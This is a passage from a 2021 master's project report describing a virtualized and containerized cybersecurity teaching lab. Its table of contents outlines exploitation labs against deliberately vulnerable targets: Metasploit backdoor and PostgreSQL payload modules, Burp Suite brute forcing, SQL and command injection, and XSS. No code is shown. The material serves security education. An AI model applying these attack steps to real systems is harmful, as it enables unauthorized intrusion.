

Creating A Customized Cybersecurity Lab Environment Using Hardware Virtualization and Containerization

Adnan Ashker Aunik

Student ID: 012 173 017

A Project
in
The Department of
Computer Science and Engineering



Presented in Partial Fulfillment of the Requirements
For the Degree of Master of Science in Computer Science and Engineering
United International University
Dhaka, Bangladesh

December 2021

© Adnan Ashker Aunik, 2021

Approval Certificate

This project titled “**Creating A Customized Cybersecurity Lab Environment Using Hardware Virtualization and Containerization**” submitted by **Adnan Ashker Aunik**, **Student ID: 012 173 017**, has been accepted as Satisfactory in fulfillment of the requirement for the degree of Master of Science in Computer Science and Engineering.

Board of Examiners

1.

Supervisor

Mohammad Mamun Elahi

Assistant Professor
Department of Computer Science and Engineering (CSE)
United International University (UIU)
Dhaka-1212, Bangladesh

2.

Examiner

Prof. Dr. Mohammad Nurul Huda

Professor and Director, MSCSE
Department of Computer Science and Engineering (CSE)
United International University (UIU)
Dhaka-1212, Bangladesh

3.

Ex-Officio

Prof. Dr. Mohammad Nurul Huda

Professor and Director, MSCSE
Department of Computer Science and Engineering (CSE)
United International University (UIU)
Dhaka-1212, Bangladesh

Declaration

This is to certify that the work entitled “**Creating A Customized Cybersecurity Lab Environment Using Hardware Virtualization and Containerization**” is the outcome of the project work carried out by me under the supervision of **Assistant Professor Mohammad Mamun Elahi**.



Adnan Ashker Aunik

Student ID: 012 173 107

MSCSE Program

Department of Computer Science and Engineering (CSE)

United International University (UIU)

Dhaka-1212, Bangladesh

In my capacity as supervisor of the candidate’s project, I certify that the above statements are true to the best of my knowledge.

Mohammad Mamun Elahi

Assistant Professor

Department of Computer Science and Engineering (CSE)

United International University (UIU)

Dhaka-1212, Bangladesh

Abstract

One of the primary topics to be concerned about in this digital era of the twenty-first century is cybersecurity. The fast advancement of technology, as well as the widespread availability of the Internet, has broadened the scope of cyber attacks. Due to a lack of skilled cybersecurity professionals, several institutions in Bangladesh are providing cybersecurity courses as part of their graduate programs, allowing students to learn cybersecurity skills and develop careers in the field. Students learn how to defend computer operating systems, networks, and data against cyberattacks in a graduate level cybersecurity course. They also learn how to keep track of systems and respond to security incidents. Instructors frequently feel the need for a hands-on lab environment for their students to put what they have learned in the classroom into practice. To have a clear understanding and develop appropriate abilities in cybersecurity, students must have the chance to undertake real lab work as part of their learning process.

The objectives of this project is to establish a cybersecurity lab environment for a generic graduate or postgraduate level cybersecurity education leveraging the benefits of hardware virtualization and containerization. Because the software applications used in cybersecurity lab exercises aren't always trusted, hardware virtualization technologies will be employed to separate the lab environment from the host system. If a guest system is compromised while doing a cybersecurity lab exercise, the snapshot function of the hypervisor software used in hardware virtualization will be deployed to restore the guest machine to its former state. On top of the guest computer, containerization technology will be deployed to offer numerous virtual machines for each student participating in a cybersecurity lab exercise. Containers will make optimal use of resources and eliminate the need for virtual machines to boot up.

Acknowledgment

I would like to express my special thanks of gratitude to my project supervisor Mohammad Mamun Elahi, Assistant Professor, Department of CSE, for guiding me through this project work. Despite his busy schedule, he has given me a lot of time to complete my project work successfully.

Besides, I must thank Professor Dr. Mohammad Nurul Huda, Director (MSCSE) as my Examiner who had been extremely passionate and cooperative while I presented my project proposal to him. He guided me and explained the key areas I must cover to make this project successful.

I also must thank the Department of Computer Science and Engineering and CITS for giving me this unique opportunity to do this project, which also helped me to be engaged in a lot of R&D and I could gather so much knowledge on this new technology.

Lastly, I would also like to thank my family members and colleagues who assisted me relentlessly in finalizing this project work.

Table of Contents

Chapter 1 : Introduction	1
1.1 Background	1
1.2 Present State of the Problem	1
1.3 Objectives.....	5
Chapter 2 : Proposed Model and Implementation	6
2.1 Proposed Model.....	6
2.2 Implementation.....	7
Chapter 3 : Lab 01 - Active Reconnaissance and Vulnerability Scanning.....	13
3.1 Overview	13
3.2 Background Information	13
3.3 Performing the Lab.....	14
Step 1: Initialize the Victim Container	14
Step 2: Start Zenmap Container.....	15
Step 3: Get the Network Information of the Zenmap Container	16
Step 4: Perform Active Reconnaissance.....	16
Step 5: Perform Vulnerability Scanning.....	21
Chapter 4 : Lab 02 - Exploiting Vulnerable Services by Metasploit	29
4.1 Overview	29
4.2 Background Information	29
4.3 Performing the Lab.....	30
Step 1: Prepare the Environment of the Experiment	30
Step 2: Get the Network Information of the Attacker Container	31
Step 3: Start Metasploit	32
Step 4: Exploiting Vulnerable Services.....	33
Chapter 5 : Lab 03 - Exploiting PostgreSQL Databases by Armitage	49
5.1 Overview	49
5.2 Background Information	49
5.3 Performing the Lab.....	49
Step 1: Prepare the Environment of the Experiment	49
Step 2: Get the Network Information of the Attacker Container	51
Step 3: Start Armitage	52

Step 4: Host Discovery	54
Step 5: Service and Operating System Detection	56
Step 6: Bypass PostgreSQL Database Login.....	57
Step 7: Get the Version of the PostgreSQL Databases Using Armitage	60
Step 8: Run SQL Queries	62
Step 9: Read System Files	64
Step 10: Deliver a Payload	65
Chapter 6 : Lab 04 - Brute Forcing Web Authentication Using Burp Suite.....	68
6.1 Overview	68
6.2 Background Information	68
6.3 Performing the Lab.....	69
Step 1: Prepare the Environment of the Experiment	69
Step 2: Get the Network Information of the Attacker Container	70
Step 3: Scanning Available Hosts	71
Step 4: Access the Mutillidae Web Application.....	72
Step 5: Firefox Proxy Configuration	74
Step 6: Start Burp Suite from the Attacker Container	75
Step 7: View the Contents of the User and Password Files.....	77
Step 8: Brute Forcing Web Authentication	78
Chapter 7 : Lab 05 - Exploiting SQL Injection Vulnerabilities of Mutillidae	83
7.1 Overview	83
7.2 Background Information	83
7.3 Performing the Lab.....	84
Step 1: Prepare the Environment of the Experiment	84
Step 2: Get the Network Information of the Attacker Container	85
Step 3: Scanning Available Hosts	86
Step 4: Access the Mutillidae Web Application.....	87
Step 5: Perform SQL Injection	88
Chapter 8 : Lab 06 - Analyzing Command Injection Vulnerability of DVWA	102
8.1 Overview	102
8.2 Background Information	102
8.3 Performing the Lab.....	103
Step 1: Prepare the Environment of the Experiment	103

Step 2: Get the Network Information of the Attacker Container	104
Step 3: Scanning Available Hosts	105
Step 4: Access the Damn Vulnerable Web Application (DVWA).....	106
Step 5: Perform Command Injection at Low-Security Level	108
Step 6: Perform Command Injection at Medium-Security Level.....	112
Step 7: Perform Command Injection at High-Security Level.	115
Chapter 9 : Lab 07 - Analyzing Cross Site Scripting Vulnerability of DVWA.....	117
9.1 Overview	117
9.2 Background Information	117
9.3 Performing the Lab.....	118
Step 1: Prepare the Environment of the Experiment	118
Step 2: Get the Network Information of the Attacker Container	119
Step 3: Scanning Available Hosts	120
Step 4: Access the Damn Vulnerable Web Application (DVWA).....	121
Step 5: Perform Reflected XSS Attack at Different Security Level.....	123
Step 6: Perform Stored XSS Attack at Different Security Level	131
Chapter 10 : Conclusions and Future Works.....	140
10.1 Conclusions	140
10.2 Future Works.....	140
References.....	141

List of Figures

Fig 1.1: Physical Machine Based Cybersecurity Lab Environment	2
Fig 1.2: Hardware Virtualization Based Cybersecurity Lab Environment.....	3
Fig 1.3: Containerization Based Cybersecurity Lab Environment	4
Fig 2.1: Proposed Cybersecurity Lab Environment.....	6
Fig 2.2: Architecture of the Proposed Cybersecurity Lab Environment	7
Fig 2.3: Microsoft Windows 10 Pro As Host Operating System.....	7
Fig 2.4: VMware® Workstation 16 Pro As Hypervisor	8
Fig 2.5: Ubuntu 20.04.3 LTS As Guest Operating System	8
Fig 2.6: Docker Engine 20.10.11 As Container Engine	9
Fig 3.1: Start and Attach the Victim Container	14
Fig 3.2: Start Necessary Services of the Victim Container	14
Fig 3.3: Start the Zenmap Container.....	15
Fig 3.4: Zenmap.....	15
Fig 3.5: Network Information of the zenmap Container.....	16
Fig 3.6: Output of the Ping Scan.....	17
Fig 3.7: Topology of the target network	18
Fig 3.8: Quick Scan Output	19
Fig 3.9: Intense Scan Port / Hosts tab	20
Fig 3.10: Intense Scan Host Details tab	21
Fig 3.11: Start Nessus Container	21
Fig 3.12: IP Address of the Nessus Container	22
Fig 3.13: Nessus Vulnerability Scanner.....	22
Fig 3.14: Select New Scan.....	23
Fig 3.15: Select Basic Network Scan Template.....	23
Fig 3.16: Launch the Scan	24
Fig 3.17: Scan Complete.....	24
Fig 3.18: Scan Results 1.....	25
Fig 3.19: Scan Results 2.....	25
Fig 3.20: Individual Vulnerability Analyze	26
Fig 3.21: Generate Scan Report 1	26
Fig 3.22: Generate Scan Report 2	27

Fig 3.23: Save Scan Report.....	27
Fig 3.24: Scan Report	28
Fig 4.1: Start and Attach the Victim Container	30
Fig 4.2: Start Necessary Services of the Victim Container	30
Fig 4.3: Start and Attach the Attacker Container.....	31
Fig 4.4: IP Address of the Attacker Container.....	31
Fig 4.5: Gateway of the Attacker Container	31
Fig 4.6: Start PostgreSQL Service	32
Fig 4.7: Create and Initialize the msf Database	32
Fig 4.8: The Interactive Shell Interface of Metasploit.....	33
Fig 4.9: The “vsftpd_234_backdoor” Exploit Module	34
Fig 4.10: Test the “vsftpd_234_backdoor” Exploit Module.....	34
Fig 4.11: The “java_rmi_server” Exploit Module	35
Fig 4.12: Set Options of the “java_rmi_server” Exploit Module	36
Fig 4.13: Test the “java_rmi_server” Exploit Module.....	36
Fig 4.14: The “mysql_login” Auxiliary Module.....	37
Fig 4.15: Contents of the “user_list.txt” and the “password_list.txt” file.....	38
Fig 4.16: Test the “mysql_login” Auxiliary Module	38
Fig 4.17: The “mysql_enum” Auxiliary Module	39
Fig 4.18: Test the “mysql_enum” Auxiliary Module	39
Fig 4.19: The “mysql_schemadump” Auxiliary Module.....	40
Fig 4.20: Test the “mysql_schemadump” Auxiliary Module	40
Fig 4.21: The “mysql_sql” Auxiliary Module	41
Fig 4.22: Test the “mysql_sql” Auxiliary Module 1.....	41
Fig 4.23: Test the “mysql_sql” Auxiliary Module 2.....	42
Fig 4.24: The “distcc_exec” Exploit Module	43
Fig 4.25: Test the “distcc_exec” Module.....	43
Fig 4.26: The “unreal_ircd_3281_backdoor” Exploit Module	44
Fig 4.27: Test the “unreal_ircd_3281_backdoor” Exploit Module	45
Fig 4.28: The “tomcat_mgr_login” Auxiliary Module	46
Fig 4.29: Test “tomcat_mgr_login” Exploit Module.....	46
Fig 4.30: The “tomcat_mgr_upload” Exploit Module	47
Fig 4.31: Test “tomcat_mgr_upload” Exploit Module	48

Fig 5.1: Start and Attach the Victim Container	49
Fig 5.2: Start Necessary Services of the Victim Container	50
Fig 5.3: Start and Attach the Attacker Container.....	50
Fig 5.4: IP Address of the Attacker Container.....	51
Fig 5.5: Gateway of the Attacker Container	51
Fig 5.6: Start PostgreSQL Service	52
Fig 5.7: Create and Initialize the msf Database	52
Fig 5.8: Start Armitage	53
Fig 5.9: Armitage	53
Fig 5.10: Perform Nmap Ping Scan	54
Fig 5.11: Nmap Ping Scan Input.....	54
Fig 5.12: Available Hosts in the Network	55
Fig 5.13: Perform Nmap Quick Scan (OS detect)	56
Fig 5.14: Nmap Quick Scan (OS detect) Input	56
Fig 5.15: Open ports and Service-related Information of the Target Host	57
Fig 5.16: Content of the “user_list.txt” and “password_list.txt” Files.....	58
Fig 5.17: Search the “postgres_login” Module.....	58
Fig 5.18: Options of the “postgres_login” Module.....	59
Fig 5.19: Output of the “postgres_login” Module	60
Fig 5.20: Search the “postgres_version” Module	60
Fig 5.21: Options of the “postgres_version” Module	61
Fig 5.22: Output of the “postgres_version” Module.....	61
Fig 5.23: Search the “postgres_sql” Module	62
Fig 5.24: Options of the “postgres_sql” Module	62
Fig 5.25: Output of the “postgres_sql” Module.....	63
Fig 5.26: Search the “postgres_readfile” Module.....	64
Fig 5.27: Option of the “postgres_readfile” module.....	64
Fig 5.28: Output of the “postgres_readfile” module.....	65
Fig 5.29: Search for the “postgres_payload” Module.....	65
Fig 5.30: Options of the “postgres_payload” Module	66
Fig 5.31: Output of the “postgres_payload” module	66
Fig 5.32: Shell Access of the Target Host	67
Fig 5.33: Run System Commands	67

Fig 6.1: Start and Attach the Victim Container	69
Fig 6.2: Start Necessary Services of the Victim Container	69
Fig 6.3: Start and Attach the Attacker Container.....	70
Fig 6.4: IP Address of the Attacker Container.....	70
Fig 6.5: Gateway of the Attacker Container	70
Fig 6.6: Available Hosts in the Network	71
Fig 6.7: Firefox Browser Running on the Attacker Container.....	72
Fig 6.8: Metasploitable2 Web Server	72
Fig 6.9: Mutillidae Web Application.....	73
Fig 6.10: Mutillidae Login Page	73
Fig 6.11: Firefox Proxy Configuration	74
Fig 6.12: Start Burp Suite	75
Fig 6.13: Burp Suite.....	75
Fig 6.14: Enable Embedded Browser of Burp Suite.....	76
Fig 6.15: Burp Suite Proxy Intercept ON	76
Fig 6.16: Contents of the “user_list.txt” and “password_list.txt” Files	77
Fig 6.17: Sample Login.....	78
Fig 6.18: Burp Suite Intercept Traffic.....	78
Fig 6.19: Sending Traffic to Burp Intruder.....	79
Fig 6.20: Payload Position	79
Fig 6.21: Set Username File 1.....	80
Fig 6.22: Set Payload File2.....	80
Fig 6.23: Cluster Bomb Attack	81
Fig 6.24: Verify the Credentials.....	82
Fig 7.1: Start and Attach the Victim Container	84
Fig 7.2: Start Necessary Services of the Victim Container	84
Fig 7.3: Start and Attach the Attacker Container.....	85
Fig 7.4: IP Address of the Attacker Container.....	85
Fig 7.5: Gateway of the Attacker Container	85
Fig 7.6: Available Hosts in the Network	86
Fig 7.7: Firefox Browser Running on the Attacker Container.....	87
Fig 7.8: Metasploitable2 Web Server	87
Fig 7.9: Mutillidae Web Application.....	88

Fig 7.10: SQL Injection Test 1	89
Fig 7.11: Output of SQL Injection Test 1	89
Fig 7.12: SQL Injection Test 2	90
Fig 7.13: Output of SQL Injection Test 2	91
Fig 7.14: SQL Injection Test 3	91
Fig 7.15: Output of SQL Injection Test 3	92
Fig 7.16: SQL Injection Test 4	92
Fig 7.17: Output of SQL Injection Test 4	93
Fig 7.18: SQL Injection Test 5	93
Fig 7.19: Output of SQL Injection Test 5	94
Fig 7.20: SQL Injection Test 6	94
Fig 7.21: Output of SQL Injection Test 6	95
Fig 7.22: SQL Injection Test 7	95
Fig 7.23: Output of SQL Injection Test 7	96
Fig 7.24: SQL Injection Test 8	96
Fig 7.25: Output of SQL Injection Test 8	97
Fig 7.26: SQL Injection Test 9	97
Fig 7.27: Output of SQL Injection Test 9	98
Fig 7.28: SQL Injection Test 10	98
Fig 7.29: Output of SQL Injection Test 10	99
Fig 7.30: SQL Injection Test 11	99
Fig 7.31: Output of SQL Injection Test 11	100
Fig 7.32: SQL Injection Test 11	100
Fig 7.33: Output of SQL Injection Test 11	101
Fig 8.1: Start and Attach the Victim Container	103
Fig 8.2: Start Necessary Services of the Victim Container	103
Fig 8.3: Start and Attach the Attacker Container	104
Fig 8.4: IP Address of the Attacker Container	104
Fig 8.5: Gateway of the Attacker Container	104
Fig 8.6: Available Hosts in the Network	105
Fig 8.7: Firefox Browser Running on the Attacker Container	106
Fig 8.8: Metasploitable2 Web Server	106
Fig 8.9: Damn Vulnerable Web Application	107

Fig 8.10: Home Page of Damn Vulnerable Web Application	107
Fig 8.11: Change the Security Level of DVWA to Low	108
Fig 8.12: Ping Test to the IP Address of the Victim Container	108
Fig 8.13: Low-Security Level Command Execution Source Code.....	109
Fig 8.14: Setting Up a Listener at Low-Security Level on the Victim Container	110
Fig 8.15: Connect to the Listener and Run system Commands at Low-Security Level	111
Fig 8.16: Change the Security Level of DVWA to Medium	112
Fig 8.17: Medium-Security Level Command Execution Source Code	112
Fig 8.18: Setting Up a Listener at Medium-Security Level on the Victim Container	113
Fig 8.19: Connect to the Listener and Run system Commands at Low-Security Level	114
Fig 8.20: Change the Security Level of DVWA to High.....	115
Fig 8.21: High-Security Level Command Execution Source Code.....	116
Fig 9.1: Start and Attach the Victim Container	118
Fig 9.2: Start Necessary Services of the Victim Container	118
Fig 9.3: Start and Attach the Attacker Container.....	119
Fig 9.4: IP Address of the Attacker Container.....	119
Fig 9.5: Gateway of the Attacker Container	119
Fig 9.6: Available Hosts in the Network	120
Fig 9.7: Firefox Browser Running on the Attacker Container.....	121
Fig 9.8: Metasploitable2 Web Server	121
Fig 9.9: Damn Vulnerable Web Application	122
Fig 9.10: Home Page of Damn Vulnerable Web Application	122
Fig 9.11: Change the Security Level of DVWA to Low	123
Fig 9.12: Reflected Cross Site Scripting Test 1	124
Fig 9.13: Low-Security Level Reflected XSS Source Code.....	124
Fig 9.14: Reflected Cross-Site Scripting Test 2.....	125
Fig 9.15: Low-Security Level Reflected XSS HTML Source Code	126
Fig 9.16: Change the Security Level of DVWA to Medium	127
Fig 9.17: Medium-Security Level Reflected XSS Source Code.....	127
Fig 9.18: Medium-Security Level Reflected XSS HTML Source Code	128
Fig 9.19: Reflected Cross Site Scripting Test 3.....	129
Fig 9.20: Change the Security Level of DVWA to High.....	130
Fig 9.21: High-Security Level Reflected XSS Source Code	130

Fig 9.22: High-Security Level Reflected XSS HTML Source Code.....	131
Fig 9.23: Change the Security Level of DVWA to Low	132
Fig 9.24: Stored Cross Site Scripting Test 1.....	133
Fig 9.25: Low-Security Level Stored XSS Source Code.....	133
Fig 9.26: Stored Cross-Site Scripting Test 2	134
Fig 9.27: Change the Security Level of DVWA to Medium	135
Fig 9.28: Medium-Security Level Stored XSS Source Code	136
Fig 9.29: Change the maxlenght of the Name Field	137
Fig 9.30: Stored Cross-Site Scripting Test 3	137
Fig 9.31: Change the Security Level of DVWA to High.....	138
Fig 9.32: High-Security Level Stored XSS Source Code	139

Chapter 1

Introduction

1.1 Background

In this computerized era of 21 century, cybersecurity is one of the major issues to be concerned about. The rapid development of technology and the availability of the internet to most of people has broadened the pathway of cyberattacks. It is an earnest call of the time to get the knowledge and learn about cybersecurity to restrain cyberattacks [1][2].

Nowadays many countries are providing cybersecurity education due to the scarcity of cybersecurity professionals [1]. Meanwhile, numerous universities in Bangladesh are offering cybersecurity courses in their graduate programs, which will help the students to gain cybersecurity knowledge as well to build their careers on it. In a cybersecurity class, students learn how to protect computer operating systems, networks, and data from cyberattacks. They also learn how to monitor systems and mitigate threats when they happen. While taking classes, instructors often feel the necessity of a hands-on lab environment for their students so that they can practically implement the concept that they have learned in the classroom [5]. So, through the process of learning, besides theoretical knowledge, students must need the opportunity to do practical lab work to have an evident understanding and to have adequate skills in cybersecurity [1] [2] [5].

1.2 Present State of the Problem

To accomplish the goal of creating a cybersecurity lab, each student needs at least two interconnected machines. One machine as a victim and the other as an attacker [1]. A student may need more machines according to the requirement of a lab exercise. Creating a cybersecurity lab environment by using dedicated physical machines for each student can provide a way to achieve realism [1] [5].




Fig 1.1: Physical Machine Based Cybersecurity Lab Environment

But it is very expensive to purchase and intricate to maintain several physical machines. It also takes a lot of space as well as consumes high electrical power [1] [5] [6]. That is why it is not financially or administratively feasible to create a cybersecurity lab by providing physical machines [5].

An efficient way to create a cybersecurity lab is using virtualization technology. Virtualization is the process of creating a virtual version of something rather than creating an actual one. The most commonly used virtualization technology is hardware virtualization which refers to the creation of an isolated virtual machine that acts like a real computer. The software that creates a virtual machine is called a hypervisor or virtual machine monitor (VMM) [4]. The operating system on which hypervisor runs one or more operating systems is called a host operating system or a host machine and each virtual machine is called a guest machine or a guest operating system. The guest operating systems are isolated from each other as well as from the host operating system [3].




Fig 1.2: Hardware Virtualization Based Cybersecurity Lab Environment

If we create a cybersecurity lab environment by using hardware virtualization, we can use one virtual machine as an attacker and one virtual machine as a victim. Also, if a student needs more attacker or victim machines, they can create virtual machines as long as resources are available in the host operating system.

Previously we needed several physical machines to create a cybersecurity lab, but now with the help of hardware virtualization, we do not need several physical machines as we can run multiple virtual machines on top of a single powerful physical machine that lessens a huge amount of expense [6]. As we do not have to manage so many physical machines, simplified management is another advantage of virtualization technology. It also reduces physical machine storage space and the use of electrical power substantially. Another advantage of virtualization technology is, the guest operating system is isolated from the host operating system which provides security.

Besides these advantages, there are some drawbacks of virtualization. One of the crucial problems with virtualization is the over-allocation of resources which causes waste of resources. In virtualization, we create a virtual computer, allocate RAM to it, allocate hard drive space to it, and then install the operating system on that virtual computer. Since we are creating the instance of an operating system, the issue is, whenever the instance is started within the virtual environment, all the resources that have been assigned to it, are being started to use whether they need it or not. Another vital problem with virtualization is we have to go through the boot process which takes a lot of time. As the cybersecurity lab environment needs to run multiple virtual machines, if we create a cybersecurity lab environment using hardware virtualization, we need to provide powerful physical machines to each student. Purchasing powerful physical

machines is also not cost-effective. And a student needs to go through the boot process of every virtual machine in every cybersecurity lab experiment which wastes a lot of time in the cybersecurity laboratory.

To reduce the over-allocation of resources and eliminate the time required for the boot process, we can use operating-system-level virtualization to create a cybersecurity lab environment [1]. Operating-system-level virtualization, also known as containerization, refers to an operating system feature in which the kernel allows the existence of multiple isolated user-space instances. Such instances are called containers. A container engine is software that is required to run containers. The container uses namespaces and cgroup to isolate one container from the others and the host. Isolating the system resources per process or group of processes is called name-spacing [4]. Limiting and regulating the system resource allocation to the isolated process/processes is called control-groups (cgroups) [4]. A computer program running on an ordinary operating system can see all resources of that computer. However, programs running inside a container can only see the resources assigned to the container.




Fig 1.3: Containerization Based Cybersecurity Lab Environment

As a container does not install a new operating system and it uses the same kernel of the host operating system, we do not have to go through the boot process in a cybersecurity lab environment. But as containers share the kernel of the host operating system, containers are less secure than virtual machines [3] [5]. As containers share the resources of the host operating system, and it does not need a fixed allocation of resources, creating a cybersecurity lab using containerization can provide proper utilization of resources [4].

1.3 Objectives

The objective of the project is to create a cybersecurity lab environment using the advantages of hardware virtualization and containerization for a generic graduate or postgraduate level cybersecurity education. As the software programs contained in cybersecurity lab exercises are not, in general, trusted, hardware virtualization technology will be used to isolate the lab environment from the host machine to provide security. If the guest machine gets affected while experimenting with a cybersecurity lab exercise, the snapshot feature of hypervisor software used in hardware virtualization will be used to roll back the previous state of the guest machine [5]. Containerization technology will be used on top of the guest machine to provide multiple virtual machines required for each student in a cybersecurity lab exercise. Containers will utilize the resources properly and eliminate the boot process required to start a machine.

Chapter 2

Proposed Model and Implementation

2.1 Proposed Model

A cybersecurity lab environment will be created employing virtualization and containerization technology in the proposed model. Each student will have their own physical machine to practice cybersecurity lab activities on. On the host operating system, hypervisor software will be deployed to run a guest operating system that will create an isolated lab environment. In the guest operating system, students will undertake cybersecurity lab activities. Containerization technology will be employed in the guest operating system so that students may perform cybersecurity lab exercises with numerous attackers or victims without wasting resources or waiting for the boot process to complete.




Fig 2.1: Proposed Cybersecurity Lab Environment

2.2 Implementation

The architecture of the proposed cybersecurity model is given bellow




Fig 2.2: Architecture of the Proposed Cybersecurity Lab Environment

To implement the proposed model of the cybersecurity lab environment, the "Microsoft Windows 10 Pro" operating system has been used as the host operating system in the "HP EliteBook 840 G1" physical machine.

